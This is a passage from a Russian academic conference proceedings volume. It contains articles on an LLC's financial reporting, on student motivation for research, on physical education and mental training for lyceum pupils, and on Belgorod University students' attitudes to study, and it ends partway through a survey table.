Значение статьи «Кредиторская задолженность» определяется суммированием кредитовых остатков по счетам 60 «Расчеты с поставщиками и подрядчиками», 68 «Расчеты по налогам и сборам», 69 «Расчеты по социальному страхованию и обеспечению», 70 «Расчеты с персоналом по оплате труда» и сводном счете 76 «Расчеты с разными дебиторами и кредиторами», который используется вместо счетов 62 «Расчеты с покупателями и заказчиками», 71 «Расчеты с подотчетными лицами», 73 «Расчеты с персоналом по прочим операциям», 75 «Расчеты с учредителями», 76 «Расчеты с разными дебиторами и кредиторами», 79 «Внутрихозяйственные расчеты».

Отчет о финансовых результатах в исследуемом обществе с ограниченной ответственностью «СКИПЭ» составлен в соответствии с упрощенной формой, рекомендованной Министерством Финансов РФ. Первой строкой указана выручка, отражающая доходы от обычных видов деятельности, к которым в анализируемой организации относится оказание услуг. Доходы, получаемые ООО «СКИПЭ» от оказания услуг, соответствуют перечню доходов, приведенных в пункте 5 ПБУ 9/99 «Доходы организации».

Значение строки «Выручка» в отчете о финансовых результатах ООО «СКИПЭ» рассчитывается как суммарный оборот по кредиту счета 99 «Прибыли и убытки» субсчет «Выручка» минус обороты по дебету счета 99 субсчета «Налог на добавленную стоимость» и субсчета «Акцизы». Выручка отражается на счете 99 «Прибыли и убытки», так как согласно утвержденной на предприятии учетной политике данный счет применяется вместо счетов 90, 91 и 99.

Согласно рекомендованной упрощенной форме отчета в расходы от обычной деятельности включаются следующие статьи, обычно раскрываемые отдельно: себестоимость продаж, коммерческие расходы, управленческие расходы. Значение показателя «расходы по обычной деятельности» в ООО «СКИПЭ» определяется суммарным оборотом по дебету счета 99 «Прибыли и убытки» субсчет «Себестоимость продаж» (применяется для учета финансовых результатов вместо счетов 90, 91 и 99) в корреспонденции со счетом 20 «Основное производство», который используется для обобщения информации о затратах, связанных с производством и продажей продукции. Согласно принятой учетной политике счет 20 «Основное производство» используется вместо счетов 23, 25, 26, 28, 29 и 44.

Следующими в отчете о финансовых результатах расположены показатели «Проценты к уплате» и «Прочие доходы». Обе строки в отчете ООО «СКИПЭ» на протяжении всего исследуемого периода оставались незаполненными. Нулевое значение «Процентов к уплате» связано с тем, что организация не выпускала никакие ценные бумаги, не получала кредиты и займы, и, следовательно, у нее не возникало процентов к уплате.

Далее расположена строка «Прочие расходы», значение которой указывается в круглых скобках без знака минус. К прочим расходам ООО «СКИПЭ» согласно разработанной учетной политике относятся все расходы по займам и затраты, связанные с приобретением финансовых вложений, не превышающих уровень существенности, значение которого составляет 5% от величины объекта учета или статьи бухгалтерской отчетности.

После прочих расходов в отчете о финансовых результатах расположена строка «Налоги на прибыль (доходы)», включающая текущий налог на прибыль, изменение отложенных налоговых обязательств и активов. По данной строке ООО «СКИПЭ» отражает налог, уплачиваемый при упрощенной системе налогообложения (в скобках).

Значение чистой прибыли (убытка) рассчитывается суммированием выручки и прочих доходов за минусом расходов по обычной деятельности, процентов к уплате, прочих расходов и налога на прибыль [3].

Таким образом, рассмотрев процедуру формирования бухгалтерской отчетности исследуемой организации ООО «СКИПЭ» можно сделать следующие выводы:

а) К концу анализируемого периода организация частично перешла на упрощенные формы отчетности, рекомендованные Министерством Финансов РФ. Однако по-прежнему в бухгалтерском балансе остались нецелесообразные строки, которые никогда не заполняются в связи со спецификой деятельности организации.

б) Бухгалтерская отчетность составляется согласно правилам, принятым утвержденной учетной политикой организации. При этом учетная политика содержит развернутую информацию в отношении учета тех объектов актива и пассива, которые отсутствуют в ООО «СКИПЭ», а по отношению к присутствующим в учете объектам наоборот, недостаточную.

Использованные источники:

1. О формах бухгалтерской отчетности организаций: приказ Минфина России от 02.07.10 г. №66н (ред. от 06.04.15 г.) (Зарегистрировано в Минюсте России 02.08.10 г. №18023) // СПС КонсультантПлюс — Москва, 2017.
2. О бухгалтерском учете: федеральный закон от 21.11.11 г. №402-ФЗ (ред. От 04.11.14 г.). // СПС КонсультантПлюс — Москва, 2017.
3. Малый инновационный бизнес: учебник / под ред. проф. В.Я. Горфинкеля, проф. Т.Г. Попадюк. — Москва: ИНФРА-М. — 2013. — 523 с.

УДК 159.99

Макух Н.О.
преподаватель
кафедра организации психологической
службы в уголовно-исполнительной системе
Вологодский институт права и экономики ФСИН России
Россия, г. Вологда

О ПРОБЛЕМЕ МОТИВИРОВАНИЯ СТУДЕНТОВ К ЗАНЯТИЯМ НАУЧНО-ИССЛЕДОВАТЕЛЬСКОЙ ДЕЯТЕЛЬНОСТЬЮ

Аннотация: Статья посвящена проблеме незаинтересованности студентов в выбранной профессии, которая оказывает влияние на интерес к научной деятельности по специальности. Описываются результаты анкетирования студентов по указанной проблеме. Предлагается путь ее решения посредством проведения углубленной профессиональной ориентации.

Ключевые слова: *научно-исследовательская деятельность, научные исследования, мотивация, профессиональная ориентация, исследователь.*

Makuh N.O.
teacher of the Department of organization of psychological service
in the penal system
Vologda Institute of Law and Economics of the Federal
Penal Service of Russia
Russia, Vologda

ABOUT THE PROBLEM OF MOTIVATING STUDENTS TO ENGAGE IN RESEARCH ACTIVITIES

Annotation: In this article is devoted to the problem of students disinterest in the chosen profession, which affects the interest in scientific activity in the specialty. The results of the survey of students on this problem are described. The way of its decision by means of carrying out the profound professional orientation is offered.

Keywords: research activities, scientific research, motivation, professional orientation, researcher.

В настоящее время в формировании инновационного потенциала Вологодской области особое место занимает вузовская наука, которая объединяет различные направления и множество организационных форм. Стоит отметить, что в некоторых регионах Российской Федерации и других странах большая часть научных исследований сосредоточена в высших учебных заведениях.

По данным исследований Москвичева Л.Н., в российских вузах работает половина научных работников (в том числе дипломированных ученых – докторов и кандидатов наук), которые создают пятую часть всей научной продукции страны. Необычную гибкость и высокую эффективность

вузовской науке обеспечивают развивающаяся фундаментальная наука, а также прикладные разработки и высоконаукоемкое производство.[50]

Несмотря на постоянные качественные и количественные изменения в научной деятельности, главным производителем научных знаний является ученый (исследователь), его личность: профессионализм, мотивы, социальная зрелость, нравственные позиции, которые способствуют активному отражению действительности и произведению новых духовных ценностей.

По мнению А. Сент-Дьёрди, главными побуждающими стимулами для исследователя являются любопытство и познавательная потребность. С. Рамон-и-Кахаль отличительными чертами ученых от других людей считал наличие особых интеллектуальных способностей, их мотивация интегрирует в себе жажду славы и любовь к истине.

По данным исследований Д. Макклелланда, мотив достижения является основным фактором, стимулирующей высокопродуктивную творческую работу исследователя[51].

А.М. Матюшкин на основе эмпирических данных делает вывод о преобладании в нашей стране среди творческих работников не мотивации роста (познавательной и самоактуализации), а мотивации достижений[52].

Мы предположили, что заинтересованность студентов выбранной профессией влияет на интерес и к научной деятельности в рамках специальности. Нами было проведено анкетирование курсантов и слушателей психологического факультета 1-5 курсов ВИПЭ ФСИН России, в результате которого выяснилось следующее.

На 1 курсе обучения (n=36) среди желающих заниматься научно-исследовательской работой (НИР) 26% мотивированы положительно к своей профессии и планируют заниматься ей в дальнейшем, однако среди заинтересованных в НИР и 16% тех, кому больше важна служебная деятельность, чем обучение профессии. Кроме того, среди нежелающих заниматься научно-исследовательской работой 40% – те, кому нравится выбранная профессия, и 24% тех, кому важно просто получить высшее образование.

Отрадно было обнаружить положительную динамику в стремлении к науке от младших куров к старшим. Так, среди опрошенных обучающихся на 4 и 5 курсах (n=69) 43% желают заниматься НИР дополнительно к обучению и среди них: 49% имеют положительное отношение к выбранной профессии, 19% респондентам профессия не нравится, а 9% – без разницы по какой специальности обучаться. Среди нежелающих тратить время на научно-исследовательскую деятельность 22% обучающихся всё-таки

[50] Москвичев Л. Н. Воспроизводство научного потенциала социальных и гуманитарных дисциплин // СоцИС. – 1998. – № 5. – С. 54–64.

[51] Леушканова С. В. Особенности мотивации научной деятельности преподавателей вуза // tnu.podelise.ru URL:http://tnu.podelise.ru/docs/index-310232.html (Дата обращения: 10.11.2018).

[52] Матюшкин А. М. К проблеме порождения ситуативных познавательных потребностей: Психологические исследования интеллектуальной деятельности. – М., 1999.

нравится выбранная специальность, 24% стремятся только к диплому о высшем образовании, а 37% привлекает служба в уголовно-исполнительной системе по какой-нибудь специальности.

Таким образом, наши данные демонстрируют, что наличие положительного отношения к будущей профессии не гарантирует стремления к дополнительным занятиям НИР. Однако, исходя из полученных данных, можно отметить положительную динамику мотивированности к занятиям научно-исследовательской деятельностью от курса к курсу. Вероятно, к старшим курсам уровень знаний по специальности увеличивается в связи с повышением интереса к выбранной профессии.

По нашему мнению, мотивация современных студентов к занятиям научно-исследовательской деятельностью в основном обуславливается:

желанием достижения определенного статуса в обществе (получение ученых званий и степеней);

возможностью получения высокой должности и материальных благ (в том числе поощрений) благодаря научной деятельности;

желанием опубликовать результаты своих исследований с целью ознакомления научного общества со «своим именем»;

стремлением к славе, известности и к самореализации.

Мы предполагаем, если бы у студентов был высокий интерес к выбранной профессии, то чаще появлялось стремление к познанию нового, неизвестного, возникала потребность в творческой деятельности и интерес к определенной науке или какому-либо конкретному вопросу. Молодые исследователи желали бы принести пользу своим открытием или, как минимум, решить какую-нибудь нерешенную задачу.

Исходя из этого, можно сказать, что заинтересованность студентов в выбранной профессии влияет на стремление к научной деятельности в рамках специальности. В свою очередь, научно-исследовательская работа помогает углубленно изучать психологические темы, кратко представленные в материале учебных курсов и дисциплин.

Если учитывать специфику профессии психолога в уголовно-исполнительной системе, в которой функция проведения научных исследований является обязательной, то научно-исследовательская работа в ВУЗе поможет студенту в будущем выполнять ряд профессиональных задач уже на рабочем месте.

Так как мотивация занятий научной деятельностью студентов недостаточно высока и связана с наличием интереса к профессии, следовало бы разнообразить учебный процесс в образовательных заведениях практическими занятиями. Было бы полезно проводить больше лабораторных, тренинговых занятий, показывать видеоматериалы и обсуждать их после просмотра, ставить перед студентами задачи, требующие коллективной мыслительной деятельности.

Если же молодые люди еще не поступили в учебные заведения

высшего образования, и являются потенциальными абитуриентами, то было бы полезно проводить в средних образовательных учреждениях более углубленную профориентационную работу. Возможно, это повысит процент поступления выпускников школ в вузы по реально интересующим профессиям. В результате чего, можно надеяться на то, что возрастет количество студентов, желающих заниматься научной деятельностью в рамках выбранной профессии.

Использованные источники:

1. Леушканова С. В. Особенности мотивации научной деятельности преподавателей вуза // tnu.podelise.ru URL: http://tnu.podelise.ru/docs/index310232.html (Дата обращения: 10.11.2018).
2. Матюшкин А. М. К проблеме порождения ситуативных познавательных потребностей: Психологические исследования интеллектуальной деятельности. – М., 1999.
3. Москвичев Л. Н. Воспроизводство научного потенциала социальных и гуманитарных дисциплин // СоцИС. – 1998. – № 5. – С. 54–64.

УДК 371.1

Малозёмов О.Ю., к.пед.н.
доцент, профессор
кафедра физического воспитания и спорта
Жданова Ю.С., к.с-х.н.
доцент
кафедра физического воспитания и спорта
Уральский государственный лесотехнический университет
Беляева В.В.
учитель физической культуры
Специализированный учебно-научный центр
Уральский федеральный университет
Блинков В.В.
доцент
кафедра физической культуры
Филиппов А.Р.
старший преподаватель
кафедра физической культуры
Уральский государственный медицинский университет
Россия, г. Екатеринбург

ФИЗИЧЕСКАЯ КУЛЬТУРА КАК АДАПТАЦИОННО-ФОРМИРУЮЩИЙ ЛИЧНОСТНЫЙ ФАКТОР УЧАЩИХСЯ

Аннотация. В статье обсуждаются возможности влияния физкультурной деятельности на социальную адаптацию и формирование личности молодого человека. Представлен вариант такого влияния на основе занятий по танцевальной аэробике у старших школьников.

Ключевые слова: физическая культура, адаптация, формирование личности.

Malozemov O. Yu., kand. ped. sciences, associate professor
professor of the Department of physical education and sports
Ural state forest engineering university
Russia, Ekaterinburg
Zhdanova Yu..S., kand. agr. sciences, associate professor
associate professor of the Department of physical education and sports
Ural state forest engineering university
Russia, Ekaterinburg
Belyaeva V.V.
teacher of physical education
Specialized teaching and Research Center
Ural federal university
Russia, Ekaterinburg
Blinkov V.V.
associate professor of the Department of physical culture

Ural state medical university
Russia, Ekaterinburg
Filippov A.R.
senior lecturer of the Department of physical culture
Ural state medical university
Russia, Ekaterinburg

PHYSICAL CULTURE AS AN ADAPTATION-FORMING PERSONALITY FACTOR OF STUDENTS

Annotation. This article discusses the influence of physical cultural activities on social adjustment and personality of the young person. This option is presented on the basis of the impact dance aerobics classes for senior students.

Keywords: physical education, adaptation, personality.

В настоящее время всё более актуализируется социально-психолого-педагогическая проблема формирования психологически устойчивой личности молодого человека, способной к полноценной адаптации и самосохранению здоровья в современном урбанизированном социуме.

Развивать и формировать личность можно только в случае погружения её в непосредственную деятельность, в которой она вынуждена всесторонне реагировать на реальные события. По-нашему мнению, использовать физическую культуру для развития личности можно и необходимо, как минимум, по двум обстоятельствам. Во-первых, физическая культура в силу своей специфики является методологической и практической основой интегрированной оздоровительной деятельности. Во-вторых, физическая культура позволяет человеку осознать как телесную, так и социальную сущность, поскольку физкультурная деятельность обладает не только внешним оздоровительным, телесным действием, но и внутренним – личностно развивающим, формирующим. На занятиях по физической культуре учащимся легче регулировать своё физическое и психоэмоциональное состояние. Здесь чаще формируются состояния психологической безопасности, поддержки, адекватной самооценки, а также стимулируется интеллектуальная деятельность, творчество, снимается тревожность. По-нашему мнению, при ориентации занятий по физической культуре на удовлетворение значимых ценностей учащихся и предпочитаемые ими виды двигательной деятельности происходит усиление мотивации к последней. Более того, когда значимые ценности учащихся достигаются средствами физической культуры, улучшается не только эмоциональный фон занятий, но и сама деятельность переходит с непосредственно соматического уровня на более высокий – психологический, становясь фактором, способствующим творческому самораскрытию, самосовершенствованию средствами физической культуры.

В связи с этим, здоровье молодёжи во многом зависит не только от сферы медицины, но и педагогики, от тех задач (равно, как и способов их решения), которые ставит перед собой преподаватель физической культуры.

Ориентация только на методически-функциональную сторону занятий далеко не всегда приносит желаемый психолого-педагогический результат. В этом случае слабо учитывается психическое состояние, интересы, мотивация к тому или иному виду занятий, личностные цели, социальные ориентиры учащихся. Для старших школьников и студентов (особенно первого курса) ряд проблем, связанных со здоровьем, выходит за рамки чисто физической подготовки. Среди них следует отметить: большие учебные нагрузки, непривычные формы и методы обучения, оторванность от родительского дома, заново формируемые классы (в лицеях, гимназиях), учебные группы и т.п. Таким образом, значительная часть проблем учащейся молодёжи носит психолого-педагогический характер и на первый план выводится снижение фоновой и ситуативной тревожности, эмоциональной напряжённости, неуверенности, вызванной новизной, непривычной ситуацией.

В специализированном учебно-научном центре Уральского федерального университета (СУНЦ УрФУ (лицей)) вышеуказанные проблемы отчасти снимаются на занятиях по физической культуре. СУНЦ УрФУ является одним из подразделений университета, и конечной целью работы данного учебного заведения является развитие в образовательном процессе интеллектуально развитых учащихся региона и подготовка их к дальнейшему обучению в вузе.

Работа ведётся в трёх направлениях, каждое из которых способствует формированию здоровой, психологически устойчивой личности старшего школьника и студента: 1) формирование мотивации на уроках физической культуры посредством переориентации занятий на социально значимые для учащихся качества личности; 2) использование на занятиях наиболее предпочитаемых видов физкультурной деятельности; 3) применение психологических средств воздействия (элементы ментального тренинга) непосредственно на занятиях по физической культуре.

В исследованиях иерархической структуры ценностей учащихся десятых-одиннадцатых классов хорошее здоровье занимает пятое (у юношей) и седьмое (у девушек) места. Доминирующими являются качества: уверенность в себе, мужественность, волевые качества и самостоятельность – для юношей, а также женственность, уверенность, элегантность и раскованность – для девушек. Поэтому основными средствами на занятиях по физической культуре были выбраны (по результатам анкетирования учащихся) виды двигательной деятельности, способствующие выработке наиболее ценных для лицеистов качеств. Для девушек таковыми явились аэробика, ритмическая гимнастика (100%), для юношей – спортивные игры (59%) и атлетическая гимнастика (32%). Итогом такой ориентации является активное участие лицеистов в спортивных соревнованиях (фестивали по аэробике, турниры по футболу, баскетболу, волейболу, настольному теннису), снятие проблем посещаемости на занятиях по физической культуре, увеличение числа занимающихся в свободное время. Таким

образом, положительный эмоциональный фон помогает достигать максимального эффекта: хорошее настроение, ощущение уверенности в себе, успеха, снятие некоторых психологических зажимов, даёт необходимую и адекватную физическую нагрузку.

В данной публикации ограничимся рассмотрением формирующего воздействия физической культуры на девушек лицея. Введение в программу по физической культуре танцевальной аэробики как наиболее предпочитаемого ими вида занятий позволило проводить в течение ряда лет фестивали по аэробике. Это нетрадиционная форма спортивных соревнований, в которой сочетаются как чисто спортивные упражнения, так и артистизм девушек, они воплощают в движении свою фантазию, выбранный ими стиль, музыкальное сопровождение. К спортивной части относится требование выполнения обязательных элементов (упражнения на пресс, отжимания, прыжки, амплитудные махи), чёткого и правильного исполнения других выбранных движений.

Отработка техники производится в течение учебного года, на занятиях с преподавателем. При подготовке программы девушки знают, как правильно выполнить не только уже известные движения, но придуманные самостоятельно. Для эффектного выступления необходимы как хорошие физические кондиции, так и готовность к преодолению различных психологических комплексов, техника и мастерство, реализация разных стилей танца, костюмы и многое другое, относящееся к проявлению творчества в сфере физической культуры.

Интересно отметить, что с каждым годом при переходе из класса в класс выступления становятся сложнее, насыщеннее, увеличивается темп движений, что свидетельствует о возрастающем уровне подготовки команд к данному соревнованию. Для реализации своих замыслов девушки используют самые разные стили: от максимально спортивного до обработки народного танца. При этом и то, и другое исполняется неизменно артистично, легко, в костюмах, соответствующих избранной программе выступления.

Со временем участницы становятся более раскрепощёнными, уверенными, разнообразится программа выступлений, открываются новые возможности для дальнейшего развития творчества учащихся. Девушки на равных выступают на аналогичных студенческих фестивалях. В данной деятельности необходимо подчеркнуть неповторимость каждого выступления, отметить работу по подготовке команды, поддержать у девушек уверенность в себе, успешность. Если первый фестиваль проходил “при закрытых дверях”, то на последующих присутствовали многочисленные зрители, участницы выступали не только с обязательной программой в команде, но и индивидуально готовили показательные выступления. Интерес к соревнованиям проявляют и юноши, причём не только как зрители. Так появились команды “смешанного типа”, что, несомненно, разнообразило программу и расширило возможности для

дальнейшего развития творчества фестивалей.

Сочетание в фестивалях спортивной и артистической части с некоторым преобладанием последней приводит к более широкому оцениванию участников – кроме оценивания в баллах отмечаются самое оригинальное выступление, массовость, смешанный характер команд, приз зрительских симпатий, мисс (мистер) аэробика, мисс лицея и т.д. Всё это подчёркивает неповторимость каждого выступления, отмечает работу по подготовке команды к выступлению, повышает у девушек уверенность в себе, поскольку основной целью фестиваля является не только выявление самой сильной в спортивном отношении команды. Прежде всего, ставятся цели заинтересовать участников занятиями аэробикой, показать, какие возможности даёт этот вид деятельности для раскрытия своей индивидуальности, реализации потенциальных возможностей, повысить самооценку занимающихся, почувствовать уверенность в себе, своих силах, привить культуру движения и потребность в физкультурной деятельности помимо учебных часов.

Неоднократно отмечалось и студентами, и преподавателями университета, что период адаптации первокурсников (бывших лицеистов!) проходит гораздо быстрее и менее заметно, чем у остальных студентов. Особенно это относится к девушкам, которые после фестивалей в рамках лицея участвовали в аналогичных уже в масштабе университета. Здесь они были наравне с остальными студентками-конкурсантками, непосредственно общались с ними, чувствовали на себе студенческое единение. Общность формы и критериев, по которым строится жизнь лицея и университета, в частности на таких фестивалях, облегчает логику перехода из категории старшего школьника в студенты и значительно снижает напряжённость адаптационного периода.

В заключение следует отметить, что, если на занятиях по физической культуре достигать усиления и формирования наиболее желаемых социально-приемлемых личностных качеств, то сама физкультурная деятельность становится сферой творческого самораскрытия личности молодого человека. При этом происходит расширение круга интересов учащихся в сфере физкультурной деятельности и информационное обогащение среды, что является элементом их успешного разностороннего личностного саморазвития.

УДК 371.1

Малозёмов О.Ю., к.пед.н.
доцент, профессор
кафедра физического воспитания и спорта
Смолина Т.Н.
доцент
кафедра физического воспитания и спорта
Уральский государственный лесотехнический университет
Беляева В.В.
учитель физической культуры
Специализированный учебно-научный центр
Уральский федеральный университет
Россия, г. Екатеринбург

ВОЗМОЖНОСТИ ФИЗИЧЕСКОЙ КУЛЬТУРЫ В ПСИХОЭМОЦИОНАЛЬНОМ РАЗВИТИИ ОБУЧАЮЩИХСЯ

Аннотация. В статье обсуждаются возможности влияния физкультурной деятельности на формирование психологической устойчивости личности молодого человека. Представлен вариант такого влияния на основе занятий по физической культуре у старших школьников. В основе психоэмоциональной стабилизации положены занятия по ментальному тренингу.

Ключевые слова: физическая культура, психологическая устойчивость, формирование личности.

Malozemov O. Yu., kand. ped. sciences, associate professor
professor of the Department of physical education and sports
Ural state forest engineering university
Russia, Ekaterinburg
Smolina T.N., associate professor
associate professor of the Department of physical education and sports
Ural state forest engineering university
Russia, Ekaterinburg
Belyaeva V.V.
teacher of physical education
Specialized teaching and Research Center
Ural federal university
Russia, Ekaterinburg

POSSIBILITIES OF PHYSICAL CULTURE IN THE PSYCHO-EMOTIONAL DEVELOPMENT OF TEACHERS

Annotation. The article discusses the possibility of the influence of physical activity on the formation of psychological stability of the personality of a young man. The variant of such influence is presented on the basis of physical training for senior pupils. The basis of psycho-emotional stabilization is based on mental training sessions.

Key words: physical culture, psychological stability, personality formation.

Управление собственным психоэмоциональным состоянием важно и в общекультурном, и в чисто экономическом смысле. Психическое состояние является интегральной психосоматической характеристикой личности, поскольку включает в себя множество показателей. Для достижения оптимального психического состояния обычно используется целый ряд методов и приёмов гетерогенной регуляции и саморегуляции. Поскольку интенсивность психических нагрузок в современном обществе возрастает, поэтому актуализируется задача овладения навыками психосоматической саморегуляции. Остановимся на некоторых психолого-педагогических аспектах задачи формирования психологической устойчивости в период ранней юности, понимаемой как «совокупность адаптационных процессов, интегрированность личности в смысле сохранения согласованности основных функций личности, стабильности их выполнения»53.

В учебных заведениях с повышенными интеллектуальными нагрузками зачастую по объективным причинам у обучающихся снижена двигательная активность, которая сама по себе является фактором психологической разгрузки. Так, например, в специализированный учебно-научный центр (СУНЦ) Уральского федерального университета поступают старшие школьники, прошедшие конкурсный отбор, показавшие повышенные интеллектуальные способности. Многие, поступающие в СУНЦ, в своих школах были на высоком уровне. Однако, при попадании в коллектив себе подобных, равных по способностям часто теряются, у них снижается самооценка, уверенность, возникают многие психологические комплексы и состояния, препятствующие гармоничному личностному развитию.

В связи с вышесказанным, подобным категориям обучающихся необходимо создавать оптимальные условия не только для более полного овладения ими учебной программой повышенной трудности, но и для творческого самораскрытия в дальнейшей деятельности. Этим задачам в значительной мере способствуют различные психофизические тренинги. Сложность в том, что одной из проблем ведения таких регулярных занятий является снижение интереса к ним у многих обучающихся, ввиду постепенности, отсроченности, а значит и незаметности улучшения личностных результатов. Фактически имеем дело с мотивацией к данному виду деятельности как родовому понятию, обозначающему совокупность «психологических образований и процессов, побуждающих и направляющих поведение на жизненно важные условия и предметы, определяющих пристрастность, избирательность и конечную целенаправленность психического отражения и регулируемой им активности»54.

---

[53] Психология здоровья: учебник для вузов / Под ред. Г.С.Никифорова. СПб.: Питер, 2003. – 607 с. – С.106.
[54] Вилюнас В. Психология развития мотивации. – СПб.: Речь, 2006. – 458 с. – С.7

Чтобы исключить фактор снижения интереса, мотивации нами была апробирована программа психорегуляции на базе уроков по физической культуре.

Данная программа состояла из нескольких этапов. В начале каждого этапа самое главное – это новизна и реальность достижения конкретных целей, значимых для обучающихся. Поэтому в конце этапов необходимо давать возможность занимающимся почувствовать их собственные качественные изменения относительно начального периода занятий. Показательно также введение в начале и в конце этапа тестирований, анкетирований, собеседований, по которым педагогу и обучающимся можно судить о положительной динамике совершенствуемых навыков, состояний, качеств и т.д.

Нами был предложен вариант одно-двухгодичной программы ментального тренинга для обучающихся 10-11-х классов, состоящей из пяти основных этапов. Аналогичный вариант включённых психоформирующих упражнений был опробован и проанализирован в диссертационном исследовании О.Ю.Малозёмова.55

Первый этап – начальный. На нём происходит ознакомление обучающихся с основами психомышечной релаксации, объясняется значение, смысл, физиологическая сущность данного метода. Практический тренинг происходит в конце двухчасового занятия по физической культуре в течение 8-10 минут с несколькими вариациями по содержанию.

Второй этап – успокаивающие и мобилизующие упражнения. В основе заложен принцип прямой и обратной взаимосвязи мышечного тонуса и эмоций: двигательная активность для мышечной имитации и вызывания положительных эмоций, а так же мышечная релаксация для подавления эмоций нежелательных. На этом этапе обучающиеся учатся достигать эмоционального выравнивания, снятия ситуативной тревожности, неуверенности, раздражительности и т.п.

Третий этап – тренировка воображения, концентрация внимания, памяти, воли. Использование знаний и умений после прохождения первых двух этапов (релаксации и регуляции эмоций) является одновременно и целенаправленным воздействием на свойства, тренируемые на данном этапе. Учащимся даются сведения об эмоционально-волевой сфере, темпераменте, характере и т.п.

На четвёртом этапе ставятся задачи индивидуального воспитания или перевоспитания. Сюда могут входить выработка таких актуальных для обучающихся качеств, как общительность, раскованность, самостоятельность, настойчивость, уверенность.

Пятый этап является замыкающим эту психо-формирующую цепочку и предназначен для поддерживающих тренировок, цель которых –

[55] Малозёмов О.Ю. Формирование психологической устойчивости у одарённых старших школьников (юношей) средствами физической культуры. Дисс…. канд. пед. наук. – Екатеринбург: УрГПУ, 2001. – 157 с.

повышение жизненного тонуса, увеличение работоспособности, общего положительного мироощущения, доброжелательности. Поддерживающие тренировки удобно строить по единообразной схеме, но их следует всячески разнообразить по содержанию, оставляя неименной последовательность элементов каждого занятия.

Все тренинги происходили под аудиозапись с воспроизведением словесных формул, положенных на музыкальный фон.

В заключение отметим, что реализация работы со старшими школьниками дала положительный ожидаемый результат. Многие, судя по опросам, стали использовать элементы данной методики для себя самостоятельно. Однако, следует акцентировать внимание на том, что необходим учёт специфики возраста и специализации классов (гуманитарные, естественно-научные, технические), поскольку интересы, уровень общительности, темперамент, локус-контроль и прочие психологические характеристики у них в целом различаются. От этого зависит целевая и методическая направленность самих психорегулирующих занятий. Болев того, при таком варианте обучающиеся лучше связывают физическую культуру в целом и двигательную деятельность в частности с психофизической саморегуляцией. Следовательно, данные знания и умения по управлению собственным психофизическим статусом лучше интериоризуются ими.

Использованные источники:

1. Психология здоровья: учебник для вузов / Под ред. Г.С. Никифорова. СПб.: Питер, 2003. – 607 с.
2. Вилюнас В. Психология развития мотивации. / В. Вилюнас. – СПб.: Речь, 2006. – 458 с.
3. Малозёмов О.Ю. Формирование психологической устойчивости у одарённых старших школьников (юношей) средствами физической культуры. Дисс…. канд. пед. наук. – Екатеринбург: УрГПУ, 2001. – 157 с.

УДК 371

Мальцева Т.Н.
студент 3 курса
направление подготовки 38.03.04. Государственное и муниципальное управление
Пилюгина В.А.
студент 3 курса
направление подготовки 38.03.04. Государственное и муниципальное управление
Шмелёва А.Ю.
студент 3 курса
направление подготовки 38.03.04. Государственное и муниципальное управление
Белгородский Государственный Национальный Исследовательский Университет
научный руководитель: Бояринова И.В., к.с.н. доцент
Россия, г. Белгород

ОТНОШЕНИЕ СТУДЕНТОВ К ОБУЧЕНИЮ В НИУ «БЕЛГУ» (НА ПРИМЕРЕ СОЦИОЛОГИЧЕСКОГО ИССЛЕДОВАНИЯ)

Аннотация: В статье приведены данные социологического исследования, проведенного с участием студентов 1-5 курса обучения в НИУ «БелГУ». Был проведен анализ данных удовлетворенности респондентами системой высшего образования в целом, который помог выявить основные причины положительного или отрицательного отношения студентов к данному вопросу. В статье также рассматриваются актуальные направления совершенствования системы высшего образования на основе имеющихся данных исследования.

Ключевые слова: образование, высшее образование, ВУЗ, качество образования, система образования.

Maltseva T. N.
student
The 3rd course, area of training 38.03.04. State and municipal administration
Belgorod State National Research University
Russia, Belgorod
Pilyugina V.A.
student
The 3rd course, area of training 38.03.04. State and municipal administration
Belgorod State National Research University
Russia, Belgorod
Shmeleva A.Y.

student
The 3rd course, area of training 38.03.04. State and municipal administration
Belgorod State National Research University
Russia, Belgorod
Supervisor: PhD, associate Professor
I. V. Boyarinov

THE ATTITUDE OF STUDENTS TO STUDY AT BSU (ON THE EXAMPLE OF SOCIOLOGICAL RESEARCH)

Abstract: the article presents the data of sociological research conducted with the participation of students of 1-5 years of study at the NRU "BelSU". The analysis of the data of satisfaction of respondents with the higher education system as a whole, which helped to identify the main reasons for the positive or negative attitude of students to this issue. The article also discusses the current directions of improving the system of higher education on the basis of available research data.

Key words: education, higher education, university, quality of education, education system.

На сегодняшний день всё-таки остаётся актуальным вопрос потери у студентов желания учиться, получать новые навыки и развиваться в профессиональном плане. Наблюдается такая тенденция, что основная часть молодежи посещают высшие учебные заведения по нескольким главным причинам:

- ради общения и коммуникации со сверстниками;
- потратить свободное время;
- студенты посещают занятия, потому что так положено, либо же они не хотят получать неудовлетворительные оценки по предметам.

Как отмечает С. Л. Паевская образование – это совокупность нематериальных духовных благ (знаний, умений, навыков), на овладение которыми обучающимися как субъектами права на образование направлен их законный интерес по организованному, устойчивому, целенаправленному, плановому процессу коммуникации, порождающему обучение; предполагающему последовательность обучающих действий с четко обозначенными целями, строгую определенность порядка и формы обучения, определенность методики взаимодействия субъектов, непрерывность и продолжительность; на обеспечение условий овладения обучающимися данными благами нацелена образовательная политика государства 56.

Здесь возникает главная проблема: теряется основной смысл образования – получение специальных навыков, развитие возможностей,

[56] Паевская С.Л. Сущность понятия «образование» исторический и правовой аспекты // Историческая и социально-образовательная мысль. 2014. № 4(26). С. 136.

самосовершенствование, возможность получение практической пользы. Существуют также и другие причины негативной мотивации у студентов, которые требуют своевременного разрешения.

Востребованность и компетентность сегодняшних молодых специалистов во многом зависит от качества предоставляемых услуг высшими учебными заведениями. Современная политика ВУЗов направлена в основном не на подготовку нужных кадров и развития потенциала человека, а на поддержание авторитета вуза и соответствующих рейтингов. В связи с этим возникают все больше и больше пробелов в системе образования, падает эффективность новых методик преподавания. Преподаватели больше не ориентируются на воспитание в молодом студенте нужных профессиональных компетенций, его деятельность все больше направлена во вне57.

Чтобы определения отношение студентов к обучению в НИУ «БелГУ» был использован метод анкетирования 50 обучающихся.

Для проведения исследования была проведена целевая выборка из студентов НИУ «БелГУ», обучающихся в Институте экономики и управления. Анкету проходили студенческие группы с 1 по 5 курс.

Анализ ответов методом анкетирования студентов показал:

Во-первых, большинство опрошенных (57,9%) студентов считают, что учиться в выбранном вузе достаточно престижно. На втором месте (45%) стоит ответ – «желание овладеть профессией», еще респонденты (37,3%) обратили внимание на ответ – «высокое качество преподавания» (см.табл1.)

Вариант ответа	%
Государственный статус вуза	26,3
Известность и престиж вуза	57,9
Высокое качество преподавания	37,3
Желание овладеть профессией	45,0
